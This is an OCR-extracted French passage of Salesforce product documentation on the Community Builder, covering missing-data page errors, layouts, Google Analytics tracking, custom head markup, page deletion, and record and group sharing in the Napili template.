Lors de la création d'une page de communauté basée sur un modèle, en utilisant des composants Lightning dans le Générateur de communauté, vous pouvez parfois rencontrer des problèmes de chargement de page. Déterminez l'origine des erreurs et comment les corriger. Alerte : Vous souhaitez afficher une page ? Assurez-vous que le composant contient des données sous-jacentes.


# Messages d'erreur pour les pages sans données dans le Générateur de communauté

Lors de la création d'une page de communauté basée sur un modèle, en utilisant des composants Lightning dans le Générateur de communauté, vous pouvez parfois rencontrer des problèmes de chargement de page. Déterminez l'origine des erreurs et comment les corriger. Alerte : Vous souhaitez afficher une page ? Assurez-vous que le composant contient des données sous-jacentes.

Éditions

Disponible avec : Salesforce Classic


Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Une erreur se produit dans les pages de communauté dans les cas suivants :

- La page ne contient aucun composant
- La page contient un ou plusieurs composants, et un ou plusieurs composants n'ont aucune donnée sous-jacente.

Cette erreur est affichée lorsque les composants dépendent de données dynamiques et ne trouvent aucune donnée sous-jacente sur lesquelles s'appuyer. Par exemple, un composant Groupe qui ne trouve pas d'ID de groupe ou un enregistrement qui ne trouve pas d'ID d'enregistrement entraîne une erreur.




### Pourquoi cette erreur est-elle affichée ?

Dans la plupart des cas, la page tente d'extraire des informations qui n'existent pas à l'emplacement ciblé. Par exemple, supposons que vous créez une page de détail d'enregistrement pour l'objet Compte. Si aucun compte n'est configuré dans Salesforce, une erreur s'affiche. Si vous configurez une page de détail de groupe, mais que votre nouvelle communauté ne contient aucun groupe, une erreur s'affiche.

### Particularités ?

Le modèle Customer Service (Napili) utilise des rubriques pour organiser les contenus dans une communauté. Pour afficher des pages de détail de rubrique, configurez au préalable des Rubriques de navigation dans la Gestion de la communauté.

Les pages par défaut ci-dessous dans le modèle Customer Service (Napili) peuvent afficher cette erreur. Voici quelques conseils de résolution.

- Détails d'article : créez au moins un article Salesforce Knowledge dans votre organisation.
- Détails de rubrique : créez une rubrique de navigation.
- Détails de question : créez une rubrique de navigation. Utilisez le bouton Poser une question pour créer une question.
- Détails du fil : utilisez l'éditeur de publication ou le bouton Poser une question pour créer une publication ou une question.
- Détails de groupe : créez un groupe dans la communauté.

Les pages par défaut ci-dessous dans le modèle Koa peuvent afficher cette erreur. Voici quelques conseils de résolution.

- Accueil : associez une catégorie de données au modèle.
- Détails d'article : créez au moins un article Salesforce Knowledge dans votre organisation.
- Liste d'articles : créez au moins un article Salesforce Knowledge dans votre organisation.
- Accueil de catégorie : créez au moins une Catégorie de données dans votre organisation.
- Recherche : créez au moins une Catégorie de données et un article Salesforce Knowledge dans votre organisation.

Les pages par défaut ci-dessous dans le modèle Kokua peuvent afficher cette erreur. Voici quelques conseils de résolution.

- Accueil : associez une catégorie de données au modèle.
- Détails d'article : créez au moins un article Salesforce Knowledge dans votre organisation.
- Liste d'articles : créez au moins un article Salesforce Knowledge dans votre organisation.
- Détails de requête : créez au moins une requête dans la communauté ou votre organisation.
- Accueil de catégorie : créez au moins une Catégorie de données dans votre organisation.
- Détails du fil : utilisez l'éditeur de publication pour créer une publication ou une question.
- Mes requêtes : créez au moins une requête dans la communauté ou votre organisation.
- Recherche : créez au moins une Catégorie de données et un article Salesforce Knowledge dans votre organisation.

# Modification de la présentation du contenu dans le Générateur de communauté

Changez rapidement la présentation des pages de votre communauté en basculant vers une autre présentation. Vous pouvez même créer vos propres présentations personnalisées dans la Developer Console, et les importer pour les utiliser dans votre communauté.

Remarque: Cette fonctionnalité est disponible dans les versions Winter '16 et ultérieures des modèles Koa, Kokua et Customer Service (Napili), et dans les versions Spring '16 et ultérieures du modèle Aloha.

1. Dans le Générateur de communauté, cliquez sur dans le menu latéral gauche pour afficher l'Éditeur de page.
2. Dans le menu Page, en haut de la barre d'outils, sélectionnez la page que vous souhaitez modifier, puis cliquez sur Propriétés de la page.

**Éditions**


Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


**AUTORISATIONS UTILISATEUR**

Pour personnaliser ou publier une communauté :


- Créer et gérer des communautés




3. Cliquez sur **Modifier la présentation** dans l'éditeur de propriétés.




4. Sélectionnez la nouvelle présentation. Si vous avez ajouté une présentation personnalisée, les présentations de contenu prêtes à l'emploi et personnalisées sont affichées ensemble.



5. Cliquez sur **Modifier**.
   Si la structure de la nouvelle présentation est différente de celle de la présentation actuelle, certaines parties ne seront pas visibles. Cependant, les régions restent disponibles et vous pouvez basculer à tout moment vers une autre présentation.

   Remarque: Si vous modifiez la présentation d'une page de modèle par défaut, pour restaurer la présentation d'origine, le seul moyen consiste à cliquer sur **Défaire**.


Pour plus d'informations sur les présentations personnalisées, reportez-vous au guide *Lightning Components Developer's Guide*.

# Suivi des utilisateurs de communauté avec votre identifiant de suivi Google Analytics™

Activez le suivi de page en ajoutant votre identifiant de suivi Google Analytics au Générateur de communauté dans **Paramètres** > **Avancé**.. Utilisez les données générées pour découvrir le comportement des clients dans votre communauté : les pages qu'ils visitent, ce qu'ils recherchent, les éléments cliqués et l'endroit où ils quittent votre communauté. Ajustez ensuite les pages de votre communauté pour mieux attirer l'attention de vos clients.

Dans la communauté que vous souhaitez suivre en utilisant Google Analytics, procédez comme suit :

1. Dans Générateur de communauté, cliquez sur dans le menu latéral gauche, cliquez sur **Avancé**.
2. Saisissez votre identifiant Google Analytics.




3. Pour activer le service, publiez la communauté.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser ou publier une communauté :
- Créer et gérer des communautés

Les données d'analyse de votre communauté proviennent directement du service Google Analytics dans lequel vous pouvez les consulter et les interpréter.

Remarque: Google Analytics n'est pas pris en charge dans l'environnement Sandbox.

Nous fournissons un nouvel événement global, `global forceCommunity:analyticsInteraction`, pour les développeurs de composants Lightning personnalisés de communauté. Utilisez-le pour suivre les événements déclenchés par le composant personnalisé. Par exemple, vous pouvez créer un bouton personnalisé et inclure l'événement `forceCommunity:analyticsInteraction` dans le contrôleur du bouton. Lorsqu'un utilisateur clique sur le bouton, les données de l'événement sont envoyées à Google Analytics.

Exemple:

```
onClick : function(cmp, event, helper) {
     var analyticsInteraction =
$A.getEvt("markup://forceCommunity:analyticsInteraction");
     analyticsInteraction.setParams({
          hitType : 'event',
          eventCategory : 'Button',
          eventLabel : 'Cats',
          eventAction : 'click'
          });
     analyticsInteraction.fire();
     }
```

# Ajout d'un balisage à la section <head> de la page pour personnaliser votre communauté

Ajoutez des analyses personnalisées, améliorez vos résultats SEO (optimisation du moteur de recherche), et plus encore, en ajoutant un balisage personnalisé à la section `<head>` de la page dans le Générateur de communauté.

Remarque: Cette fonctionnalité est disponible dans les versions Winter '16 et ultérieures des modèles Koa, Kokua et Customer Service (Napili), et dans les versions Spring '16 et ultérieures du modèle Aloha.

Par exemple, vous pouvez personnaliser les pages de votre communauté pour les adapter à vos besoins en ajoutant :

- Un code d'analyse personnalisé, tel que Google Analytics™
- Les balises méta SEO, qui sont visibles uniquement par les moteurs de recherche
- Les références des fichiers JavaScript externes et à des bibliothèques tierces
- Les blocs JavaScript personnalisés
- Une *icône favorite* ou une icône de page Web

1. Dans le Générateur de communauté, cliquez sur dans le menu latéral gauche, puis sur **Avancé**.


Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR


Pour personnaliser ou publier une communauté :
- Créer et gérer des communautés




2. Cliquez sur **Modifier la balise Head**.
3. Saisissez le code HTML ou JavaScript requis.
4. Enregistrez vos modifications.

   Lorsque vous ajoutez un balisage personnalisé, le code est ajouté à la section `<head>` de chaque page.

Exemple: Nous avons ajouté ici un code HTML pour inclure une icône favorite aux pages de nos communautés.



# Suppression d'une page dans le Générateur de communauté

Retirez une page de communauté ou une variation de page dont vous n'avez plus besoin en la supprimant dans le Gestionnaire de page.

Notez que vous ne pouvez pas supprimer :

- Les pages et les objets par défaut fournis avec le modèle
- La variation par défaut d'une page
- Une page d'objet personnalisé (détail, liste ou liste associée), mais vous pouvez supprimer l'objet complet

1. Dans le Générateur de communauté, cliquez sur dans le menu latéral gauche pour afficher le Générateur de page.
2. Sélectionnez la page que vous souhaitez retirer.
3. Cliquez sur **Supprimer** dans la barre d'outils ou cliquez sur > **Supprimer** dans l'onglet Variations de page.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser ou publier une communauté :

- Créer et gérer des communautés

# Partage de données d'objet Salesforce supplémentaires dans votre communauté

Le modèle Customer Service (Napili) permet de partager des données d'enregistrement de comptes, de requêtes, de contacts, de tâches, d'événements et d'objets personnalisés avec une configuration minimale. Les données d'enregistrement respectent les autorisations utilisateur via des licences, des profils, des ensembles d'autorisations et des règles de partage.

**Remarque:** Cette fonctionnalité est disponible dans les versions Winter '16 et supérieures du modèle Customer Service (Napili).

- Créez une liste d'enregistrements et liez-la.
- Affichez des détails d'enregistrement dans votre communauté avec la page prête à l'emploi Détails de l'enregistrement, ou créez une page personnalisée.

  Vous pouvez également ajouter des groupes à votre communauté de la même façon.

CONSULTER ÉGALEMENT :

salesforce_communities_implementation.pdf

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou publier une communauté :


- Créer et gérer des communautés

# Partage d'une liste d'enregistrements dans votre communauté

Créez des vues de liste d'enregistrements pour des comptes, des requêtes, des contacts et des objets personnalisés, puis associez-les à partir du menu de navigation du modèle Customer Service (Napili). Utilisez une présentation de page prête à l'emploi ou personnalisée pour afficher la liste des enregistrements.

**Remarque:** Cette fonctionnalité est disponible dans les versions Winter '16 et supérieures du modèle Customer Service (Napili).

1. Dans le Générateur de communauté, glissez-déposez le composant Menu de navigation pour l'ajouter à la page appropriée dans le modèle. Nous recommandons de l'ajouter à la page d'accueil.
2. Créez un élément de menu de navigation pointant vers un objet Salesforce pris en charge. Actuellement, le modèle Customer Service (Napili) prend en charge les comptes, les requêtes, les contacts et les objets personnalisés.




3. Publiez vos modifications.

**Remarque:** Si votre communauté est active, les modifications apportées à votre menu de navigation sont immédiatement visibles pour les membres de votre communauté.

Nous avons terminé ! L'élément du menu de navigation a été créé. Il pointe vers une liste d'enregistrements de l'objet sélectionné. En arrière-plan, vos données sont récupérées dans Salesforce et affichées dans la page générique Liste d'enregistrements. Cette page est prête à l'emploi dans le modèle Customer Service (Napili) et utilise le composant Lightning Vue de liste Accueil de l'enregistrement pour afficher les données sous une présentation appropriée.

**Remarque:** La page Liste d'enregistrements générique affiche une présentation de vue de liste par défaut pour les objets auxquels aucune page de vue de liste personnalisée ou prédéfinie n'a été attribuée. Par exemple, si vous créez un élément de menu de navigation pour un autre objet Salesforce, il utilise cette même page. Si vous modifiez la page Liste d'enregistrements, veillez à tenir compte de tous les objets affectés.

**Exemple:** Une page de vue de liste pour un objet personnalisé appelé Featured Products.

## Éditions


Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou publier une communauté :

- Créer et gérer des communautés




- La création d'un élément de menu de navigation est le moyen le plus simple de lier à une liste d'enregistrements pour un objet. Si vous préférez utiliser une page de vue de liste personnalisée pour un objet, créez une page pour votre communauté en utilisant le Générateur de communauté. Choisissez le type de page Standard avec une présentation à colonne unique. Ajoutez le composant Vue de liste Accueil de l'enregistrement à la page, configurez les propriétés du composant pour pointer vers l'objet, puis publiez la page. Pour générer un lien vers la page, créez un élément de menu de navigation personnalisé et utilisez l'URL interne de la page.
- Comme dans Salesforce, les utilisateurs peuvent afficher uniquement les enregistrements auxquels ils ont accès via des licences, des profils, des autorisations et des règles de partage. Les utilisateurs qui disposent de l'autorisation « Créer » sur l'objet peuvent créer des enregistrements depuis la page de vue de liste. La possibilité de créer des enregistrements depuis cette page n'est pas prise en charge sur les appareils mobiles.
- Vous pouvez masquer un élément de menu de navigation pour les utilisateurs invités afin de bloquer l'accès à la page de la vue de liste d'enregistrements associée.
- Lorsque des utilisateurs cliquent sur un enregistrement de cette page, ses détails sont affichés en utilisant la présentation de page générique Détails de l'enregistrement. Si vous créez une page de détail d'enregistrement personnalisée et l'attribuez à l'objet, nous utilisons cette page à la place.
- Un clic sur un enregistrement dans la vue de liste affiche les détails de l'enregistrement. Ils sont affichés en utilisant la page Détails d'enregistrement du modèle Customer Service (Napili).
- La page Liste d'enregistrements et le composant Vue de liste Accueil de l'enregistrement ne sont pas disponibles dans les modèles Koa et Kokua.

CONSULTER ÉGALEMENT :

salesforce_communities_implementation.pdf

# Affichage des détails d'enregistrement dans votre communauté

Affichez les détails d'enregistrement à l'aide d'une page générique Détails de l'enregistrement ou créez des pages de détail d'enregistrement personnalisées.

Remarque: Cette fonctionnalité est disponible dans les versions Winter '16 et supérieures du modèle Customer Service (Napili).

Le modèle Customer Service (Napili) prend en charge une page de détail d'enregistrement que vous pouvez utiliser directement, sans aucune configuration. Tous les objets de votre communauté sans page de détail d'enregistrement pré-attribuée utilisent cette page générique, appelée Détails de l'enregistrement, pour afficher les données des enregistrements. Par exemple, un utilisateur accède à une page de détails de requête (avec une présentation de détail de requête pré-attribuée), puis clique sur un contact dans les enregistrements associés. Si vous n'avez pas créé de page de détail d'enregistrement personnalisée pour les contacts, les informations du contact sont affichées avec la page générique Détails de l'enregistrement. En arrière-plan, la page Détails de l'enregistrement utilise les composants Lightning Synthèse de l'enregistrement et Informations de l'enregistrement pour afficher les données de l'enregistrement.

- **Synthèse de l'enregistrement** : affiche le nom de l'enregistrement et les principaux éléments de l'enregistrement, avec des boutons de modification et de suppression.
- **Informations de l'enregistrement** : affiche tous les détails de l'enregistrement, notamment les enregistrements associés et le fil de l'enregistrement. Il permet également aux utilisateurs de créer des enregistrements associés et de publier dans le fil de l'enregistrement.

Vous pouvez créer des pages de détail d'enregistrement personnalisées pour des comptes, des contacts, des requêtes, des tâches, des événements et des objets personnalisés.

1. Créez une page Détails de l'enregistrement dans le Générateur de communauté, puis sélectionnez un objet pris en charge.
2. Ajoutez les composants Synthèse de l'enregistrement et Informations de l'enregistrement à la page, puis configurez les propriétés des composants dans l'éditeur de propriété à droite.
3. Cliquez sur pour accéder à Gestion de la page dans les paramètres du Générateur de communauté, puis sélectionnez la page personnalisée en tant que page active de l'objet.
4. Publiez vos modifications.

   Remarque: Si votre communauté est active, les modifications apportées à votre menu de navigation sont immédiatement visibles pour les membres de votre communauté.

Exemple: Page de détail de l'enregistrement d'un objet personnalisé avec les composants Synthèse de l'enregistrement (1) et Informations de l'enregistrement (2).


**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, personnaliser ou publier une communauté :
- Créer et gérer des communautés




- Certains objets ont des pages de détail d'enregistrement pré-attribuées pour afficher des données d'enregistrement (par exemple des requêtes). Vous pouvez consulter les pages et les attributions disponibles de chaque objet dans le Générateur de communauté, sous Gestion de la page.
- Les objets sans page de détail d'enregistrement pré-attribuée utilisent la page générique Détails de l'enregistrement. Si vous modifiez la présentation ou la configuration de la page Détails de l'enregistrement, tenez compte de tous les objets qui utilisent cette présentation de page.
- Les utilisateurs sans licence, autorisation et profil approprié ne peuvent pas accéder aux données de l'enregistrement.
- Les utilisateurs qui disposent des autorisations requises peuvent créer des enregistrements à partir de listes associées, et modifier et supprimer l'enregistrement dans la Synthèse de l'enregistrement. Ces actions ne sont pas prises en charge sur les appareils mobiles.
- Les présentations de pages de chaque objet dans Salesforce déterminent les champs affichés dans le composant Informations sur l'enregistrement. Les champs de la présentation du Panneau de présentation déterminent les éléments affichés dans le composant Gros titre de l'enregistrement. Cette fonctionnalité inclut une prise en charge des types d'enregistrement. Vous pouvez modifier les paramètres de présentation de page, du Panneau de présentation et du type d'enregistrement dans la Configuration de Salesforce.
- Pour permettre aux utilisateurs de publier dans les fils de communauté, vous devez les activer dans les enregistrements dans Salesforce.
- La page Détails de l'enregistrement, le composants Synthèse de l'enregistrement et le composant Informations de l'enregistrement ne sont pas disponibles dans les modèles Koa et Kokua.

CONSULTER ÉGALEMENT :

salesforce_communities_implementation.pdf

# Ajout de groupes à votre Communauté

Vous souhaitez des communautés plus collaboratives ? Autorisez les membres de communauté et les utilisateurs invités à parcourir et à joindre des groupes dans votre communauté Customer Service (Napili). Utilisez les conception prêtes à l'emploi pour les groupes, ou créez votre propre version personnalisée de la page de détail de groupe en utilisant des composants séparés.

**Remarque:** Cette fonctionnalité est disponible dans les versions Winter '16 et supérieures du modèle Customer Service (Napili).

**Éditions**

Disponible avec : Salesforce Classic


Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, personnaliser ou publier une communauté :
- Créer et gérer des communautés

1. Pour activer les groupes dans votre communauté, ajoutez des groupes au menu de navigation de la communauté.

